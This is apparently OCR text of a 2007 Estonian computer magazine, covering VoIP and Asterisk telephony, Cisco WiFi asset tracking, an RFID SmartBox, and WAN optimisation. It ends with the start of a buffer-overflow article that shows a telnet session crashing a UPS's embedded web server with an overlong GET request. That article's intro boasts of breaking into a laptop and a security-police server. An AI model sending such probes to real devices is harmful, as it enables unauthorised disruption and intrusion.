Vahepeal on Norby tehnikud ära seadistanud VoIP-toega Nokia mobiili. See heliseb ja kõne kostab küll mõnesekundise viivitusega, kuid täiesti puhtalt üle interneti. Seni ei saa veel sujuvalt näiteks internetikõnelt üle minna mobiilikõnele, kuid VoIP-võimalusega telefonis saab juba valida, millisest võrgust kõnet alustada.

Internetitelefoniga tehakse ka mitmeid huvitavaid arendusi, mis tavatelefoniga pole võimalik. Jõeste tutvustab üht viimast neist, millesarnane on tegelikult olemas ka Skype'il: veebis telefoninumbril hiire parema nupuga klõpsates saab kohe sellele numbrile helistada ilma numbrit üles kirjutamata või telefoni klaviatuurilt valimata. Pärast saab selle sama lihtsalt oma kontaktidesse salvestada.

Reisil olles pole vaja aga oma lauatelefoni kaasas tassida – selleks on VoIP-lahendustes olemas tarkvaralised telefonid, nn *softphone*'id. Nende konfigureerimisega iga koduperenaine siiski hakkama ei saa, kuna vaja on teada ruuteri IP-aadressi, proxy serverit ja konto ligipääsuparoole. Kuid korraliku juhendi järgi pole see seadistamine samuti raketiteadus.

WiFi tugijaamad ei oska aidata

Tavaliselt on tarkvaralisi telefone kahte sorti: lihtsamad tasuta programmid ja tasulised. Põhiline vahe on neil selles, et tasulised versioonid oskavad võrguressursist mingi vajamineva osa reserveerida kõnetranspordiks, tasuta tarkvara seda tavaliselt ei tee.

Väga palju on saabunud müügile ka WiFi-võrgus töötavaid traadita internetitelefone. Jõeste sõnul on neil kõigil ▶



Norby IP-telefoniteenuste äriliini juht Tarvo Jõeste võtab kõne üle laua istuvale Lauri Levole ja tõestab, et üle interneti võib videotelefon üsna korralikku pilti näidata.

üks oluline probleem: WiFi tugijaamad ei oska telefonikõnedele kõrgemat prioriteeti anda. Vaid väga uued spetsiaalsed traadita võrgu tugijaamad saavad sellega hakkama.

IP-telefonijaam võib olla lihtsalt üks tarkvara serveris või mõnes töökohaarvutis. Näiteks Asteriski telefonijaam, millest oli juttu ka veebruari Arvutimaailmas (lk 54), sobib nii koduseks kasutamiseks, väikefirmasse kui ka suurde kontorisse. Norby pakub oma VoIP-lahendust samuti selle vabavaralise jaama peal ja nii teeb ka mõni muu pakkuja, näiteks IpMedia.

Asteriski operaatoripaneel aitab sekretäril hulga aega kokku hoida sellega, et talle on näha hetkel käsilolevad kõned, suunamised või see, kas telefonil on ikka saba taga või on omanik ta kuhugi kaasa võtnud. Konverentsikõne on Asteriskis lihtne korraldada: selleks tuleb asjaosaliste nimed või numbrid tirida konverentsiaknasse ja kõigile valitakse automaatselt konverentskõne. Kõnesalvestus kliendi-telefoni numbritelt toimib mõistagi ka, kui see nii on seadistatud. Samuti saab automaatselt suunata välisriigist tuleva kõne selle riigi keelt oskavale klienditeenindajale. Serverisse paigutatud Asterisk vajab vaid piisavat serverijõudlust ja korralikku internetiühendust. Sisevõrgus peab olema korralikult *switch*'itud Cat5 või Cat6 standarditele vastav võrk. **am**

SIP ja CRM

SIP ehk internetitelefonide levinud standard on hästi ühendatav igasuguste kliendihaldus-lahendustega. Mõned näited:

- välisriigist tulev kõne suunatakse automaatselt selle riigi keelt oskavale klienditeenindajale;
- kliendi kõne alguses avatakse kõne vastuvõtja arvutiekraanil automaatselt helistaja toimik, kust on näha kliendi eelistused;
- hotellides rakendatakse *billing*'u ja tubade koristamise üle arve pidamist sellega, et koristaja valib toa telefonilt spetsiaalse koodi, mis annab keskjaamale teada toa olukorrast;
- müügiosakonnas saab arvet pidada peetud kõnede ja nende tulemuslikkuse kohta.

IP-telefonisüsteemi eelised

- Telefoninumber ei sõltu sellest, kus telefon võrku pannakse, ta leiab oma kontoga keskjaama (IPBX-i) ise üles.
- Arvuti ja IP-telefoni rakendusi on kerge ühendada – näiteks saab arvutis Outlookist valida telefoninumbri selle asemel, et see käsitsi sisse toksida.
- Arvutist saab vaadata, kes on telefoni taga hõivatud, kes eemal, kes kättesaadav.
- Reisil saab tarkvaratelefoniga helistada, kasutades oma lauanumbrit.
- Võimalus suvalisest kohast maailmas helistada koju riigisisese kõne hinnaga või tasuta.

IP-telefoni puudused

- Kallid telefoniaparaadid.
- Kõnekvaliteet sõltub avaliku võrgu (interneti) kvaliteedist.

Mõned VoIP-lahenduste pakkujad

Elion: Hotifon (veebitelefon), IPCentrexi VoIP-lahendus ettevõtetele
Cisco: VoIP-seadmed ja -lahendused ettevõtetele ning operaatoritele
Helina.net: rahvusvahelised VoIP-kõned ja -lahendused firmadele
IpMedia: VoIP-lahendused Asteriski jaama baasil
Norby Telecom: VoIP-lahendused ettevõtetele Asteriski jaama baasil, IP- ja videotelefonid
Santa Monica Networks: VoIP-lahendused ettevõtetele ja operaatoritele
Taksofon.ee: tarkvaraline internetitelefon
VoipMaster: internetitelefoni teenus erakliendile või väiketettevõttele.

WiFi hakkab asju jälitama

Cisco süsteemiinsener **Kalev Kuusik** käib mööda linna ringi ühe kahtlase kastiga, millesse on peidetud Asset Tracking System ehk asjade jälitamisseade. Kõlab kahtlaselt, kuid tegelikult on see lahendus mõeldud firmadele kontori väärtusliku kraami jälgimiseks ja hoidmiseks.

KAIDO EINAMA
kaido@am.ee

Süsteem töötab omavahel ühendatud WiFi-tugijaamade süsteemil, mis sarnaneb veidi mobiilivõrguga. Jälgitakse seadmeid, mis on WiFi-kaardiga, näiteks süle- ja lauaarvuteid, pihuarvuteid ja mobiiltelefone. Kui aga on vaja silma peal hoida mõnel WiFi-signaali mittekiirgaval aparaadil, näiteks haiglainventaril või kallitel tööriistadel ehituses, saab neile kinnitada WiFi-anduri. Selle pisikese karbikese ainus eesmärk ongi olla tugijaamadele nähtav.

Eseme asukoht määratakse, nagu paljude teistegi navigatsioonisüsteemidega, triangulatsiooni põhimõttel: vähemalt kolm tugijaama peab otsitavat eset eetris "nägema".

Lisaks heale võimalusele esemete liikumist jälgida pakub süsteem ka turvalisuse parandamise võimalusi. Tarkvara avastab "mitteametlikke" tugijaamu ja paljastab ka näiteks kontori ees parklas parasjagu eetrist võrku nuuskiva sissemurdja. Samuti saab kanda tugijaamad kontori korruseplaanile ja neid vajadusel ümber tõsta, et levi parandada.

Üks esimesi kasutusalasid sellisel varade jälgimise süsteemil oli Kalev Kuusiku sõnul haiglates: seal kulus tavaliselt üsna palju aega erinevate aparaatide asukoha otsimisele. Jälgimissüsteemiga võib aga kümnemeetrise täpsusega öelda, kus seade parasjagu asub.

Märgistada saab veel autosid, inimesi, tööriistu, hinnalisemat ettevõtte vara. Spetsiaalsed jälgimissüsteemid on juba välja töötatud tootmisfirmadele, et saaks jälgida nii toodete kui tootmisega seotud masinate ja vahendite asukohta. Lausa iga tooli või lauda jälgida on selle süsteemiga kulukas, sest WiFi-andurid maksavad mitusada krooni.

Täpsuse parandamiseks kolme meetri peale võib süsteemi ka kalibreerida: keegi peab WiFi-kaardiga varustatud sülearvutiga ruumid läbi käima ja kalibreerimismoodul küsib, kus ruumis hetkel asutakse. Plaanimismoodul lihtsustab süsteemi ülesehitamist, andes selleks soovitused, kuhu oleks tugijaamu kõige parem paigaldada. Cisco lokatsiooniserver, mis annab infot kasutajaliidesele, suudab korraga silma peal hoida 15 000 aktiivsel esemel.

Ühes kesklinna ametiasutuses katsetades selgus, et süsteem näitab küll kõik WiFi-seadmed ja aktiivsed elemendid ära, kuid alati ei saa loota asukohamääramise täpsusele – kalibreerimata tugijaamadega süsteemis pole arvestatud ruumide materjali ega vaheseintega. Spetsialisti abiga saab aga asukoha määramise täpsemaks viia, siis on vähemalt ruumi täpsusega esemete asukoht kaardil näha. am





Asjade jälgimiseks vajalik: Tugijaamad (kastil) ja ruuter (alumisel pildil).

Cisco WiFi Asset Tracking

Lahenduse komponendid:
Cisco 2700-seeria traadita asukoha määramise seade, Cisco traadita juhtimissüsteem WCS, Lightweight Access Point Protocoli kontroller, WiFi tugijaamad, AeroScouti WiFi aktiivsed RFID-elemendid ja AeroScout MobileView tarkvara


WiFi aktiivse RFID-elemendi aku tööiga:
ligikaudu üks aasta

Kasutusvaldkonnad:
- kalliste liikuvate seadmete ja tööriistade varguse vältimine;
- töövoogude automatiseerimine, inventari kasutuse jälgimine, inimeste ja esemete asukoha määramine;
- WiFi-võrgu optimeerimiseks ja rünnakute ennetamiseks.



FOTOD: DENIS GEORGIEVSKI

Cisco süsteemiinsener Kalev Kuusik näitab kiirelt paigaldatavat jälituskomplekti, mis WiFi-võrgus asjade asukohta määrab.



Kontori kaardile on võimalik kuvada jälitatavate asjade asukohad.



Selline aktiivelement kinnitatakse jälitatavate esemete külge, kus ta WiFi-signaali kiirgama hakkab.

FOTOD: EGERT KAMENIK

Alari Aho Apprise´ist (vasakul) ja Kalev kaarna SmartFidist demonstreerivad RFID-lahendust, mille kohta võib öelda *Made in Estonia*.

SmartBox ütleb, kus asjad on

Ilma suurema kärata on Smartfid OÜ valmis saanud toimiva RFID-lahenduse, mida saaks kasutada väga paljud ettevõtted erinevatelt elualadelt.

KAIDO EINAMA
kaido@am.ee

Smartfid on loodud tehnoloogia arenduskeskuse ELIKO (elektroonika-, info- ja kommunikatsioonitehnoloogiad) kompetentside ja lahenduste baasil, Smartfidi tarkvaraarenduspartner on Apprise. Nende uut toodet SmartBoxi tutvustasid Arvutimaailmale **Alari Aho** ja **Kalev Kaarna**.

Pealtnäha on tegemist mittemidagiütleva karbiga. Alustage tootedisainist, võiks neile soovitada mõni Aasia vidinatootja. Kuid arvestades seda, et SmartBox läheb kuhugi riiulisse või seadmekappi, polegi kiiskav välimus kuigi oluline peale selle, et messidel ja seminaridel tutvustades võib igav kast vähem tähelepanu äratada.

SmartBoxi näidati töötavana Tallinna Tehnikaülikoolis juba mitu kuud tagasi. Kuid Smartfidi töötajad ei tahtnud veel sellest enne lähemalt rääkida, kui kõik testitud ja töötab. Nüüd on seade tootmisküps ja Kalev Kaarna sätib laual ringi telefoniraamatuid, tasse ja kruuse – kõik RFID-elementide ehk raadio teel loetavate identifikaatoritega varustatud ja Smart-Boxi poolt loetavad. RFID-elemendid ise, mis asjadele kleebitud, näevad välja nagu poe turvaelemendid ja ongi põhimõtteliselt sama tehnoloogiaga, kuid need, mida nimetatakse RFID-ideks, on targad – nad kiirgavad lugejale tagasi ka infot.

Hind võimaldab läbimurret

“2007. aasta tuleb raadio teel loetavate identifikaatoritega ehk RFID-iga süsteemide jaoks murranguline,” usub Kalev Kaarna, “hinnad on juba piisavalt odavaks läinud.”

RFID-i senine suurim murelaps oligi kallis RFID-element. Kui neid on vaja sadu ja tuhandeid, peab üks element olema üliodav. Nüüd on ühe elemendi hind alla poole euro langenud ja see on läbimurde alguseks juba piisavalt odav, arvavad eksperdid.

SmartBox, mida Kalev Kaarna ja Alari Aho demonstreerivad, on kokku pandud USA-st ja Taiwanist pärit riistvarast – suuremat elektroonikatööstust ju Eestist võtta pole. Siin aga on valmistatud seda riistvara kasutav tarkvara.

Tööpõhimõte on süsteemil üsna lihtne: SmartBoxiga saab ühendada kuni neli antenni, paigutada nad näiteks eri suundadesse, nii et leviala ei kattuks. Kui nüüd RFID-elemendiga märgistatud asjadega ümber SmartBoxi käia, edastab see seade arvutile info, mis asjad parasjagu mis antenni ees on. Nii saab jälgida asjade paiknemist või juhtida läbipääsusüsteeme.

“See on uue põlvkonna vöötkood. Otsenähtavust ei pea enam olema,” ütleb Alari Aho ja võtab kätte pappkasti, mille sisemusse on ära peidetud RFID-element. Kui selle kastiga jalutada laua ühest otsast teise, kaob arvutis kast kõigepealt vasakpoolsest veerust, mis tähistab laua ühes otsas olevaid asju, ja ilmub kohe paremasse veergu, kus on kirjas laua teisest otsast leitud märgistatud asjad. Lihtne süsteem, aga suuremas mastaabis arvatavasti üsna kasulik. Kas või inventuuri tegemisel näiteks.

Smartfidi RFID-elemendid on nagu kleepsud valgel paberil. Nad koosnevad metallist antennist ja selle keskel asuvast mikrokiibist, mis lugejale kiipi salvestatud koodi tagasi kiirgab. Kiirgamiseks kasutab ta lugejalt raadio teel salvestatud energiat. Üks selline kleeps maksab 10–15 krooni, mis on veel natuke liiga kallis. Suuremate partiide tellimisel sulavad aga hinnad kiirelt.

“Neid elemente on tehtud igasuguseid: vee- ja niiskuskindlaid, painduvaid, löögi- ja kulumiskindlaid,” räägib Kalev Kaarna, “näiteks saab painduvaid kiipe riiete sisse peita. Kallimaid kiipe aga kasutatakse palju näiteks suuremate ja kallimate esemete, näiteks kaubataara märgistamisel. Igasuguste konteinerite ja aluste liikumise jälgimiseks on RFID väga mugav.”

Taiwaniga ei võistle

Smartfidi paariaastase arendustegevuse tulemuste vastu on huvi tuntud juba näiteks Saksamaal, kus plaanitakse sellist süsteemi hakata kasutama lennujaamades kaupade ja inimeste liikumise jälgimisel. ELIKO-s on veel alustatud maaliinide bussijaama projekti, kus märgistatud busside liikumine lugejate läheduses annab dispetšerile teada, millal bussid saabuvad ja väljuvad.

SmartBoxiga kasutatavad RFID-elemendid on loetavad 1–2 meetri kauguselt, teooria lubab kauguseks kuni 10 meetrit.

Hinnapoliitika on SmartBoxil lihtne: ostad odavama komplekti ühe antenniga, maksad 20 000 krooni. Kahe antenniga SmartBox maksab 24 000 ja nelja antenniga 29 000 krooni. RFID-elemente sinna juurde võib osta 10 krooni tükk (kleebise kujul on nad kõige odavamad). Komplektiga on kaasas ka kaablid ja tarkvara.

Taiwan püüdleb praegu selle poole, et saada maailmas juhtivaks RFID-tehnoloogiaga maaks. Ka SmartBoxi sisus on nii mõnelgi elemendil peal kiri *Made in Taiwan*. Eesti arendajad ei plaanigi Aasia tiigerriigiga rinda pistma hakata. Eesti võimalus uuenduseks on tarkvara, mis seda riistvara kasutab, arvavad SmartBoxi tegijad. **am**





Mis on RFID?

RFID on tuleviku “vöötkood”, kuid seda saab lugeda raadio teel, otsenähtavust pole vaja. RFID-süsteem koosneb RFID-lugejast ja -elementidest. Element kiirgab lugejale vastu temasse salvestatud info.

Tulevikulahendused RFID-iga

- Iseteenindusega poed: kui kõik kaubad on RFID-kiipidega märgistatud, saab ostukorvi sisu lugeda kaupu lindile panemata ja kaob vajadus müüjate järele.
- Rõivapoe soovitusteriiul: RFID-elemendiga kliendikaarti kandva inimese jaoks süttib valgus vaid nendel riiulitel, kus asuvad tema suurusele ja sobivale tegumoele vastavad riided.
- Kiirinventuur: laos asuvaid märgistatud kaupu on lihtne üle lugeda, sõites RFID-lugejaga vaid riiulite vahelt läbi ning laoseis on hetkega teada.
- Targad ruumid: kleepides seintele ja põrandatele RFID-elemendid, saab RFID-lugejaga varustatud robot või laosõiduk neid lugedes alati teada oma täpse asukoha. Saab luua “intelligentsed ruumid” näiteks koristusrobotitele või automaattõstukitele.

SMARTBOX

Hind: alates 20 000 krooni


Lugemisdistants: antenni ees l,5 meetrit
Antenne: ühe SmartBoxiga saab ühendada 1–4 antenni
Võimsus: loeb korraga kümneid RFID-kiipe
Võrk: iseseisvatest SmartBoxidest saab luua võrgustiku
Ühilduvus: integreeritav finants- ja logistikatarkvaraga



FOTO: SCANPIX/AP

Kuidas optimeerida ja kiirendada laivõrke

Kui ärikriitilise tähtsusega rakendus töötab aeglaselt ja kasutajad nurisevad, võib lahenduseks olla laivõrkude optimeerimine või rakenduste kiirendamine.



JAN VERCINSKIJ
HP võrguteenuste tehniline konsultant

Rakenduste jõudluse parandamisest huvitatud IT-juhtidel on võimalik valida mitmete erinevate tehnoloogiate vahel, mis kiirendavad rakenduste tööd ja aitavad optimeerida laivõrku. Kiiresti areneval turul on loomulik, et valikuvõimalus erinevate tehnoloogiate vahel tekitab palju segadust ning küsimusi, millist konkreetset probleemi antud tehnoloogia võimaldab lahendada, kuidas lahendusi hinnata, hangitava lahenduse õigsust põhjendada ning kuidas tehnoloogiaid pikemas perspektiivis kasutada.

Võib välja tuua viis põhilist kitsaskohta, mis rakenduste jõudlust pärsivad:

- võrgu ribalaius;
- võrgu latentsusaeg;
- rakenduste töötlus, mida objekt on võimeline teostama;
- serveri koormus;
- võrgu turvalisuse tõrked.

Oluline on siin tähele panna, et need kitsaskohad ei esine tavaliselt üksikult, vaid võivad olla üksteisest tingitud.

Lihtsamalt väljendudes: mida pikem on latentsusaeg, seda raskem on täita andmekanalit ja selline efekt on tugevam "jutukates" rakendustes, mille infovoog koosneb paljudest väikestest andmepakettidest.

Seesugune keerukus ja mitmed lahendusvõimalused ühes valdkonnas on turule toonud mitmeid erinevaid teenusepakkujaid nagu seeni pärast vihma. Turule on tulnud kümneid ettevõtted, kes pakuvad laivõrkude optimeerimise ja rakenduste kiirendamise lahendusi. HP teeb näiteks selles valdkonnas koostööd kahe turuliidriga – Riverbedi ja Ciscoga. Kummalgi ettevõttel on oma tehnoloogiline lähenemine ja oma algoritmid, kuid üldjoontes teevad mõlemad sama – aitavad lahendada juba mainitud jõudluse probleemi.

Kas laivõrgu võimaluste ammendumise korral tahaks kohe ribalaiust suurendada? Ära kiirusta. Üldjuhul liigub laivõrgus palju korduvaid andmeid. Traditsioonilised võimalused probleemi lahendamiseks on eksisteerinud juba aastaid. Üheks selliseks lahenduseks on andmete kokkusurumine. Sellest on abi, kuid lahendus on kulukas. Samuti ei klaari see latentsusaja probleemi.

Teine võimalus on puhverdamine. Puhverdamisrakendused varuvad faile kohtvõrku ning sama faili teist korda kasutades ei liigutata seda kasutajani enam üle laivõrgu. Kuid puhverdamine töötab failide tasemel ja konkreetse rakendusega. Kui muuta failis mõnda sõna, loetakse seda juba uueks failiks.

Detailid võivad saada saatuslikuks

Laivõrkude kiirendamise seadmed töötavad teisiti. Kui faili on vaja kasutada esimest korda – seda kutsutakse esmakordseks päringuks –, läheb päring töötlemata kujul serverisse. Server vastab päringule tavapäraselt. Serveripoolne seade eraldab andmed väikesteks tükikesteks ja salvestab need kettale. Oluline on tähele panna, et andmeid ei säilitata mitte failide kujul, vaid bittide ja baitidena. Sellisel kujul eraldatakse andmed iga kord – ka teisel ja kolmandal korral jne. Seetõttu on nad äratuntavad, hoolimata kasutatavast rakendusest.

Kui tuleb teistkordne päring, kontrollivad seadmed, kas midagi on juba eelnevalt laivõrgu kaudu üle kantud. Kui on, ei hakata andmeid täielikult uuesti üle kandma, vaid täiendatakse uute tükkidega. Vastuvõtjapoolne seade saab kätte viited ja uued "andmetükid", mille see koos varasema infoga dekodeerib soovitud andmeteks (fail, veebilehekülg, meil vms).


Võrreldes puhverdamisega seisneb suurim erinevus siin selles, et see võimaldab muuta sisu, faili nime või saata faile mõnda muud rakendust kasutades. Seadmete kaudu edastatakse ainult muudetud osa infost koos viidetega.

Kõigele lisaks on seadmed võimelised tegema tavalist n-ö LZ kokkupakkimist jooksvalt ja paranemismärke on võimalik näha juba esmakordse päringu korral. Üldjuhul on võimalik andmeedastust ja laivõrgu koormatust vähendada 60–90% võrra.

Teine ning võimalik, et kõige tähtsam eesmärk on vähendada latentsusaega. Võrgu failisüsteemi (NFS) ja interneti failisüsteemi (CIFS) protokollid on loodud kohtvõrkudele, mitte laivõrkudele. Mida pikem on vahemaa, seda pikem on viivitus. (Einsteinil on siin endiselt õigus.) Ning lõpuks – probleemide lahendamiseks lihtsalt ribalaiuse lisamisest alati ei piisa.

Üheks jõudluse pidurdajaks on rakenduste "jutukus". Selline lihtne toiming Windowsi keskkonnas nagu ühemegabaidise faili ühest kohast teise "tirimine" võib käivitada 4000 toimingut. Kui iga toiming võtaks aega sada millisekundit, kulub käskluse täitmiseks kokku 400 sekundit. Kui me saaksime aga päringute arvu 4000 vähendada 200 peale, kuluks sama käskluse täitmiseks 400 sekundi asemel 20 sekundit.

Oluline on, et seadmed oleks teadlikud rakenduste protokollide andmemahukamatest osadest, näiteks MAPI või CIFS-i puhul. Kuna selliste rakenduste toimimine on ennustatav, oskavad seadmed juba esimese töökäsu põhjal järeldusi teha.



Laivõrgurakendused suudavad kauge maa taha edastada andmeid efektiivsemalt ja rohkem, kui lihtsalt neid "torust läbi surudes".

Hommikuse ummiku vältimine

Kirjeldatud algoritmid töötavad perfektselt korduva andmeedastuse puhul, kuid ei ole väga head nn esmakordse päringu korral. Ülekoormatud võrk ja kehv jõudlus võib olla aktuaalne just näiteks hommikuti. Põhjuseks võib olla kasutajate üheaegne võrku sisse logimine ja e-meilide või Active Directory profiilide allalaadimine. Et üleliigset koormust vältida, võib eelnevalt sisestatud vajalike andmete laadimist teha näiteks öisel ajal. Siis on andmed juba hommikul kohtvõrgus ning esmakordne päring on kiirem.

> **Kui saaksime päringute arvu 4000-lt vähendada 200 peale, kuluks käskluse täitmiseks 400 sekundi asemel 20 sekundit.**

Laivõrgu optimeerimise või rakenduste kiirendamise seadmeid võib kasutada mitmel viisil. Sõltuvalt kasutajate vajadustest võib see olla:

- võrgurajal, mida kasutatakse näiteks eraldiasetsevate kontorite vahel;
- ühenduseks võrgurajast eemal kindla serveri juures;
- klasterlahendused kõrgete käideldavusnõuete puhul;
- mugandatud lahendused, nagu WCCP, Policy-based Routing või Layer-4 koormuse tasakaalustamine.

Kasutusele võtmise ja haldamise lihtsus on sageli olulisemad kui seadmete tehnilised omadused. Kujutage ette, et teil on vaja juurutada kümneid erinevaid seadmeid üle kogu riigi. Hea spetsialisti saatmine mõnda teise kontorisse installeerimise protsessi läbi viima võib olla üsnagi kulukas. Seadmete automaatse ülesleidmise ja registreerimise funktsioonide kasutamine võimaldab aga kaugjuhtimise teel seadmed tööle panna 15–20 minutiga. Selleks on vaja eelnevalt konfigureerida IP-aadress või domeeninimi ning selgitada, kuidas juhendada kedagi, et juhtmed ühendada. Kui seade on käivitatud ja server on selle üles leidnud, alustabki ta juba andmeliikluse optimeerimist. Kui midagi on vaja täiendavalt konfigureerida, saab seda teha veebiliidese või terminalprogrammi kaudu.

Osta või mitte osta?

Sellele küsimusele vastamine oleneb olukorrast. See on vajalik, kui esineb mõni sellistest probleemidest:

- rakenduste kehv jõudlus;
- ettevõtte erinevates kohtades asetsevate kontorite ühendamine on ebapiisav, kulukas või võrgu ülekandekiirus aeglane;
- raskused IT konsolideerimisel;
- laivõrgus varukoopiate tegemine on aeglase ühendusega.

Laivõrkude optimeerimislahenduse hankimist võiks kaaluda juhul, kui soovitakse nimetatud probleeme lahendada. Et ost oleks õigustatud, on vaja esmalt teada, kus kitsaskoht asub, millised kasutusalad on teie äri jaoks kõige vajalikumad ning milliste rakenduste jõudlust oleks vaja parandada.

Kõige sagedasem viga on küsida vaid "kui palju see maksab?" ja võrrelda seda kokkuhoiuga ribalause arvelt. Ribalause kokkuhoid on vaid kõige ilmsem kasu. Kuid on veel palju kaudseid ja vahel isegi esmapilgul mittemärgatavaid eeliseid, näiteks tsentraliseeritud infrastruktuuri lihtsustatud haldus, suurenenud produktiivsus ja rahulolevad kasutajad. Lõpuks annab ka see täiendava teenimisvõimaluse. am

FOTO: © ISTOCK.COM



Kui puhver üle uputada 3

Tõnu Samueli puhvrilugude kolmas ja viimane osa räägib sellest, kuidas ta WiFi kaudu teise sülearvutisse sisse murdis. Naljaviluks käis sel kombel ka kaitsepolitsei serveris.



TÕNU SAMUEL
tonu@spam.ee

Selle artikli kirjutamine oli raskem kui eelmiste. Eks põhjusi oli mitmeid, kuid üks oluline mõjutaja oli saabunud e-post, mis kohati seadis puhvri ületäitumise probleemi olemasolu kahtluse alla.

Näiteks arvati, et seda probleemi tegelikult enam ei ole, sest kõik on kirjutatud Javas. Võtsin siis kätte ja otsustasin kontrollida, kuidas reaalne olukord aprillis 2007 paistab.

Juhtusin hiljuti ostma UPS-i, millel on veebiserver sees. Kiire test selle suunas osutab kahele probleemile. Esimene test oleks siis proovida lihtsalt kõige labasemalt UPS-i sisendit üle uputada liiga pika veebipäringuga. Kõigepealt näide, kuidas lühike sisend toimib, ja siis pikk:

```
tonu@duo:~> telnet 192.168.0.111 80
Trying 192.168.0.111...
Connected to 192.168.0.111.
Escape character is '^]'.
GET /AAAAA HTTP/1.0

HTTP/1.0 404 Not Found
Date: Wed, 25 Apr 2007 12:32:05 GMT
Server: Boa/0.93.15
Connection: close
Content-Type: text/html

<HTML><HEAD><TITLE>404 Not Found</TI-
TLE></HEAD>
<BODY><H1>404 Not Found</H1>
The requested URL /AAAAA was not found
on this server.
</BODY></HTML>
Connection closed by foreign host.
tonu@duo:~>

Veebiserver tagastas korralikult vas-
tuse, mis seisnes selles, et sellist
aadressi pole olemas. Nüüd aga pika-
pika nime küsimisel pannakse lihtsalt
toru hargile:

tonu@duo:~> telnet 192.168.0.111 80
Trying 192.168.0.111...
Connected to 192.168.0.111.
Escape character is '^]'.
GET /AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...
HTTP/1.0
Connection closed by foreign host.
tonu@duo:~>
```

